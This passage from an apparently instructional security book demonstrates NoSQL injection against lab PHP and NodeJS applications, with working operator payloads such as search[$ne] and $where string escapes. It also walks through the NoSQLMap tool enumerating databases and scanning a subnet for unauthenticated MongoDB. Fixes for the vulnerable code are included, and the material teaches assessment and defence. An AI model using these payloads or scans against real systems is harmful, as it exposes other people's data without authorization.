It is not just bypassing authentication, but we can also use the same technique to extract the data from the database in certain scenarios as demonstrated below.

The sample application has a feature, where we can search for the purchases the user has made. First the user has to login to the application and then he can enter his email id to see his purchase details.



Note: Though, there are no controls implemented in this application, assume this application won't show the details of other users when their email id is entered.

Enumerating the data:

When a user enters his email id, the URL becomes as shown below.

```
http://192.168.1.103:8080/mongo/home.php?search=tom@gmail.com&Search=Search
```

The above query shows the output associated with the email id entered as shown below.




This is expected.

Testing for Injection and the presence of MongoDB.

Let's once again test for injection as shown below.

```
http://192.168.1.103:8080/mongo/home.php?search[$nk]=test&Search=Search
```


It is possible that MongoDB executes the queries we pass since it is executing the operator that we passed in the URL and breaking the query.



Error: Cannot run command count(): unknown operator: \$nk

Now, let's try the below URL to see if it is exploitable.

`http://192.168.1.103:8080/mongo/home.php?search[$ne]=test&Search=Search`



Welcome to Dashboard...

You are logged in as: user [\[logout\]](#)

Search Values


Search

Your Purchase Details:
3 product found.
Email: bob@gmail.com
Product Name: diamond-ring
Price: 4500USD

If you notice, all the three documents have been retrieved. However, due to the application functionality it is displaying details associated with only one account.

To see the other documents, we can further modify the request in a way that we don't want to display the details associated with bob@gmail.com.

`http://192.168.1.103:8080/mongo/home.php?search[$ne]=bob@gmail.com&Search=Search`



Great, we got the details of all the three documents. This example is shown to demonstrate the possibility of severe injection attacks on MongoDB based applications.

Below is the vulnerable piece of code used to demonstrate this vulnerability.

```
$cursor = $collection->find(array('email' =>
$email));
    $prodcunt = $cursor->count();
    foreach ($cursor as $obj) {

        $email = $obj['email'];
        $productname =
        $obj['prodname'];
        $price = $obj['price'];
    }
```

How to fix this?

The root cause behind this issue is lack of proper input validation on the type of data coming in from the user. Ensure that the user input is strictly validated before it is processed.

Vulnerable Code:

```
$cursor = $collection->find(array(
    "username" => $_POST['uname'],
    "password" => $_POST['upass']
));
if($cursor->count() > 0)
{
    $_SESSION['user_loggedin']=$_POST['uname'];
    header("Location:home.php");
}
else
{
    $value = "Invalid username or password";
}
$conn->close();
```

Code after fixing:

The following code ensures that the variables are properly typed before they are passed into the MongoDB driver.

```
$cursor = $collection->find(array(
    "username" =>
    (string)$_POST['uname'],
    "password" =>
    (string)$_POST['upass']
));
if($cursor->count() > 0)
{
    $_SESSION['user_loggedin']=$_POST['uname'];
    header("Location:home.php");
}
else
```

```
{  
  $value = "Invalid username or password";  
}  
$conn->close();
```


NoSQL Injection with NodeJS and MongoDB

Just like PHP applications, NodeJS applications, when written in combination with MongoDB can become vulnerable to Injection attacks.

This section attempts to demonstrate the same Injection vulnerability in NodeJS applications.

Following is the URL of the target application.

`http://localhost:8000/`



When we enter a specific email id into the text box, it shows the document associated with the email id entered.

When an email id is entered, the URL becomes as shown below.

`http://localhost:8000/products/?email=tom@gmail.com`

The response looks as shown in the following screenshot.

A screenshot of a web browser window. The address bar shows the URL `localhost:8000/products/?email=tom@gmail.com`. Below the address bar, there are several icons: a disabled icon, a cookies icon, a CSS icon, a forms icon, an images icon, and an information icon. The main content area displays a JSON array with one object representing a product record for 'tom@gmail.com'.

```
1[
2  {
3    _id: "5578f37a83792cfe4d627f0b",
4    email: "tom@gmail.com",
5    prodname: "laptop",
6    price: "1500USD"
7  }
8]
```

We can now search for the other records other than those associated with tom@gmail.com using the URL shown below.

`http://localhost:8000/products/?email[$ne]=tom@gmail.com`

A screenshot of a web browser window. The address bar shows the URL `localhost:8000/products/?email[$ne]=tom@gmail.com`. Below the address bar, there are several icons: a disabled icon, a cookies icon, a CSS icon, a forms icon, an images icon, and an information icon. The main content area displays a JSON array with two objects representing product records for 'jim@gmail.com' and 'bob@gmail.com'.

```
1[
2  {
3    _id: "5578f39d83792cfe4d627f0c",
4    email: "jim@gmail.com",
5    prodname: "book",
6    price: "50USD"
7  },
8  {
9    _id: "5578f3fc83792cfe4d627f0d",
10   email: "bob@gmail.com",
11   prodname: "diamond-ring",
12   price: "4500USD"
13 }
14]
```

As we can notice, we have successfully executed the attack and displayed all the records from the database.

Vulnerable Code:

Following is the vulnerable piece of code used in the target application.

```
app.get('/products', function(req, res){
  var emailid = req.param('email');

      products.find({email: emailid}, function
(err, docs) {
          res.json(docs);
      });

});
```

Fixing this vulnerability would be as simple as strictly validating the user input.

Automated Assessments:

In all the previous sections, we have used manual techniques using some semi-automated tools like NMAP to identify the vulnerabilities in the targets.

In this section, we use automated approach to find all the issued mentioned in the previous sections.

We are going to use a very nice tool called NoSQLMap for this part.

NoSQLMap can be downloaded from the link below.

<https://github.com/tcstool/nosqlmap>

The box below introduces NoSQLMAP from its official website.

Introducing NoSQLMap:

“NoSQLMap is an open source Python tool designed to audit for as well as automate injection attacks and exploit default configuration weaknesses in NoSQL databases, as well as web applications using NoSQL in order to disclose data from the database. It is named as a tribute to Bernardo Damele and Miroslav's Stampar's popular SQL injection tool SQLmap, and its concepts are based on and extensions of Ming Chow's excellent presentation at Defcon 21, "Abusing NoSQL Databases". Presently the tool's exploits are focused around MongoDB, but additional support for other NoSQL based platforms such as CouchDB, Redis, and Cassandra are planned in future releases. The current project goals are to provide a penetration testing tool to simplify attacks on MongoDB servers and web applications as well as proof of concept attacks to debunk the premise that NoSQL applications are impervious to SQL injection.”

Features

- Automated MongoDB and CouchDB database enumeration and cloning attacks.
- Extraction of database names, users, and password hashes through MongoDB web applications.
- Scanning subnets or IP lists for MongoDB and CouchDB databases with default access and enumerating versions.
- Dictionary and brute force password cracking of recovered MongoDB and CouchDB hashes.
- PHP application parameter injection attacks against MongoClient to return all database records.
- Javascript function variable escaping and arbitrary code injection to return all database records.
- Timing based attacks similar to blind SQL injection to validate Javascript injection vulnerabilities with no feedback from the application.

More coming soon!

Source: <http://www.nosqlmap.net>

Using NoSQLMap:

First, download and install NoSQLMap from the link given.

Once after done with the installation, run the following command.

```
$ NoSQLMap
```

This will present the following screen.

```
=====
NoSQLMap
=====
NoSQLMap-v0.5
nosqlmap@gmail.com

1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: █
```

Getting NoSQLMap ready

Depending on what we are targeting, we can choose an appropriate option. Before we go for vulnerability assessments, we need to set the options using option 1.

So, choose the option “1-Set options” as shown below.

```
1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 1
```

```
Options
1-Set target host/IP (Current: Not Set)
2-Set web app port (Current: 80)
3-Set App Path (Current: Not Set)
4-Toggle HTTPS (Current: OFF)
5-Set MongoDB Port (Current : 27017)
6-Set HTTP Request Method (GET/POST) (Current: GET)
7-Set my local MongoDB/Shell IP (Current: Not Set)
8-Set shell listener port (Current: Not Set)
9-Toggle Verbose Mode: (Current: OFF)
0-Load options file
a-Load options from saved Burp request
b-Save options file
x-Back to main menu
Select an option: █
```

As shown in the above figure, we can set up various options.

Let's set all the options that are applicable for us.

The first option is to specify the target IP address.

Choose 1 and set the IP address of MongoDB host as shown below.

```
Select an option: 1
Enter the host IP/DNS name: 192.168.1.103
```

```
Target set to 192.168.1.103
```

Once done, we can set up the port for the web application we are scanning. At the time of this writing, I am using port 8080.

Nevertheless, in case if you are using the application you are running on port 80, no changes are required.

```
Select an option: 2
Enter the HTTP port for web apps: 8080

HTTP port set to 8080
```

NoSQL DB Access Attacks:

As of now, we are not going to set any other options. Let's now jump into the next option "2-NoSQL DB Access Attacks".

This option will check if MongoDB on the target server is accessible over the network. If accessible, it will check for misconfigurations that we discussed in the previous sections.

Those misconfigurations include,
No authentication
Exposed Web Console
Exposed REST interface

Once, if the database is accessible, this tool will display the databases available and continues to show the interactive menu.

Let's proceed to use this option 2 and observe the results.

```
1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 2
DB Access attacks (MongoDB)
=====
Checking to see if credentials are
needed...
Successful access with no credentials!
MongoDB web management open at
```

```
http://192.168.1.103:28017.  No
authentication required!
Start tests for REST Interface (y/n)? y
REST interface enabled!
List of databases from REST API:
1-local
2-mydb
3-sample

1-Get Server Version and Platform
2-Enumerate Databases/Collections/Users
3-Check for GridFS
4-Clone a Database
5-Launch Metasploit Exploit for Mongo <
2.2.4
6-Return to Main Menu
Select an attack:
```

As we can notice from the above output, NoSQLMap has found that there is no authentication required accessing the MongoDB over the network; even the HTTP interface is enabled with no authentication.

Finally, it has displayed the databases available.

As we can see, it is now prompting us to choose the options to attack further.

Let's first see the server version and platform.

```
Select an attack: 1

Server Info:
MongoDB Version: 3.0.3
Debugs enabled : False
Platform: 64 bit
```

Above is the output from option 1. You may see a different output in your case.

Let's now choose option 2 for enumerating database, collection and users.

Select an attack: 2

List of databases:

local
mydb
sample

List of collections:

local:
system.indexes
startup_log
fs.chunks
fs.files

mydb:
system.indexes
products
fs.chunks
fs.files

sample:
system.indexes
users
products
fs.chunks
fs.files

Great! As we can see in the output above, we are able to dump all the databases and collections from the remote server.

Scanning for Anonymous MongoDB access:

NoSQLMap has a scanner, which can scan for MongoDB access on a whole subnet.

It takes the IPADDRESS/CIDR as the input and provides the list of IPs where MongoDB can be anonymously accessed.

Let's give it a shot by choosing option 4 as shown below.

```
1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 4
```

Once we choose option 4, it shows the following options. We can load IP address from a file and we can enable/disable pings before we attempt a MongoDB connection with the target server.

First, let's provide a single IP address and observe the results.

```
MongoDB Default Access Scanner
=====
1-Scan a subnet for default MongoDB access
2-Loads IPs to scan from a file
3-Enable/disable host pings before
attempting connection
x-Return to main menu
Select an option: 1
Enter subnet to scan: 192.168.1.103
```

```
Successful default access on
192.168.1.103 (MongoDB Version: 3.0.3) .
```

```
Save scan results to CSV? (y/n):y
Enter file name to save: mongoassessment
Scan results saved!
Discovered MongoDB Servers with No Auth:
IP Version
1-192.168.1.103 3.0.3
```

```
Select a NoSQLMap target or press x to
exit: x
```

As we can see in the above result, NoSQLMap has scanned the IP provided and confirmed that default access is available on the remote machine.

Additionally, it provides an option to save the results to a CSV file.

On Linux/Mac OSX machine, we can look at the contents of the file using cat command as shown below.

```
srini's MacBook:~ srini0x00$ cat
mongoassessment
IP Address,MongoDB Version
192.168.1.103,3.0.3
```

Now, enter the whole subnet range and observe the output.

```
Enter subnet to scan: 192.168.1.100/24
```

```
Couldn't connect to 192.168.1.1.
Couldn't connect to 192.168.1.2.
Couldn't connect to 192.168.1.3.
Couldn't connect to 192.168.1.4.
Couldn't connect to 192.168.1.5.
Couldn't connect to 192.168.1.6.
Couldn't connect to 192.168.1.7.
Couldn't connect to 192.168.1.8.
Couldn't connect to 192.168.1.9.
```

```
Couldn't connect to 192.168.1.10.
Couldn't connect to 192.168.1.11.
Couldn't connect to 192.168.1.12.
Couldn't connect to 192.168.1.13.
Couldn't connect to 192.168.1.14.
Couldn't connect to 192.168.1.15.
.
.
.
.
.
Couldn't connect to 192.168.1.100.
Couldn't connect to 192.168.1.101.
Couldn't connect to 192.168.1.102.
Successful default access on
192.168.1.103(MongoDB Version: 3.0.3) .
Couldn't connect to 192.168.1.104.
Couldn't connect to 192.168.1.105.
Couldn't connect to 192.168.1.106.
.
.
.
.
Couldn't connect to 192.168.1.252.
Couldn't connect to 192.168.1.253.
Couldn't connect to 192.168.1.254.

Save scan results to CSV? (y/n):y
Enter file name to save:
mongoassessment.csv
Scan results saved!
Discovered MongoDB Servers with No Auth:
IP Version
1-192.168.1.103 3.0.3
```

```
srini's MacBook:~ srini0x00$ cat
mongoassessment.csv
```

```
IP Address,MongoDB Version
192.168.1.103,3.0.3
srini's MacBook:~ srini0x00$
```

As we can see in the above output, NoSQLMap is checking every single machine for anonymous access and displaying the successful attempts.

NoSQL Injection using NoSQLMap:

So far, we have seen various ways to assess the security of the MongoDB servers using NoSQLMap tool.

Now, let's check for vulnerabilities in Web Applications that make use of MongoDB as backend.

Let's choose option 3.

```
1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 3
Options not set! Check host and URI path.
Press enter to continue...
```

Since we didn't set the path for the web application, it is showing a message that we didn't set the URI path.

So, let us first go to option "1-Set options" and then set the URI path as shown below.

```
1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
```

5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 1

Options

1-Set target host/IP (Current:
192.168.56.101)
2-Set web app port (Current: 80)
3-Set App Path (Current: Not Set)
4-Toggle HTTPS (Current: OFF)
5-Set MongoDB Port (Current : 27017)
6-Set HTTP Request Method (GET/POST)
(Current: GET)
7-Set my local MongoDB/Shell IP (Current:
Not Set)
8-Set shell listener port (Current: Not
Set)
9-Toggle Verbose Mode: (Current: OFF)
0-Load options file
a-Load options from saved Burp request
b-Save options file
x-Back to main menu

Select an option: 3
Enter URI Path (Press enter for no
URI) : /mongo/home.php?search=hi&Search=Searc
h
^
URI Path set to
/mongo/home.php?search=hi&Search=Search

Now, choose option 6 to set the HTTP method.
In our case, it is GET.

Select an option: 6

```
1-Send request as a GET
2-Send request as a POST
Select an option: 1
GET request set
Enter HTTP Request Header data in a comma
separated list (i.e. header name
1,value1,header name 2,value2)
```

Well! Now everything is set. We can proceed to start assessing the security of the web applications using NoSQLMap.

Choose option 3 as shown below.

```
1-Set options
2-NoSQL DB Access Attacks
3-NoSQL Web App attacks
4-Scan for Anonymous MongoDB Access
5-Change Platform (Current: MongoDB)
x-Exit
Select an option: 3
Web App Attacks (GET)
=====
Checking to see if site at
192.168.1.103:8080/mongo/home.php?search=hi
&Search=Search is up...
App is up!
Baseline test-Enter random string size: 5
```

As we can see, NoSQLMap is asking for random string size, give 5.

Format in our case should be email address but anything should work. Let's choose 1.

What format should the random string take?

```
1-Alphanumeric
2-Letters only
```

3-Numbers only
4-Email address
Select an option: 1
Using LfOan for injection testing.

Once done, NoSQLMap will prompt us to choose the parameter to be tested. In our case, the first parameter is the dynamic parameter that deals with MongoDB. So, choose 1.

List of parameters:
1-search
2-Search
Which parameter should we inject? 1
Injecting the search parameter...
URI :
<http://192.168.1.103:8080/mongo/home.php?search=LfOan&Search=Search>
Sending random parameter value...
Got response length of 955.
No change in response size injecting a random parameter..

Test 1: PHP/ExpressJS != associative array
injection
Successful injection!

Test 2: \$where injection (string escape)
Injection returned a MongoDB Error.
Injection may be possible.

Test 3: \$where injection (integer escape)
Injection failed.

Test 4: \$where injection string escape

(single record)
Injection returned a MongoDB Error.
Injection may be possible.

Test 5: \$where injection integer escape
(single record)
Injection failed.

Test 6: This != injection (string escape)
Injection returned a MongoDB Error.
Injection may be possible.

Test 7: This != injection (integer escape)
Injection failed.

Test 8: PHP/ExpressJS > Undefined Injection
Successful injection!
Start timing based tests (y/n)? n

Vulnerable URLs:
`http://192.168.1.103:8080/mongo/home.php?search[$ne]=LfOan&Search=Search`
`http://192.168.1.103:8080/mongo/home.php?search[$gt]=&Search=Search`

Possibly vulnerable URLs:
`http://192.168.1.103:8080/mongo/home.php?search=a'; return db.a.find(); var dummy='!&Search=Search`
`http://192.168.1.103:8080/mongo/home.php?se`

```
arch=a'; return db.a.findOne(); var  
dummy='!&Search=Search  
http://192.168.1.103:8080/mongo/home.php?se  
arch=a'; return this.a != 'LfOan'; var  
dummy='!&Search=Search
```

Timing based attacks:
String attack-Unsuccessful
Integer attack-Unsuccessful

NoSQLMap has finished testing for the injection vulnerabilities in the application and showing the output with all the injection points and payloads used.

From the output above, below are the URLs vulnerable.

```
http://192.168.1.103:8080/mongo/home.php?se  
arch[$ne]=LfOan&Search=Search  
http://192.168.1.103:8080/mongo/home.php?se  
arch[$gt]=&Search=Search
```

We have already seen this earlier when learning assessments using manual techniques.

Conclusion:

Security of any system is only as strong as its weakest link. A small misconfiguration can lead to serious damage. All the examples we have seen in this book are very common mistakes people make. Keep your MongoDB up to date and always validate the user input before passing it to the MongoDB.
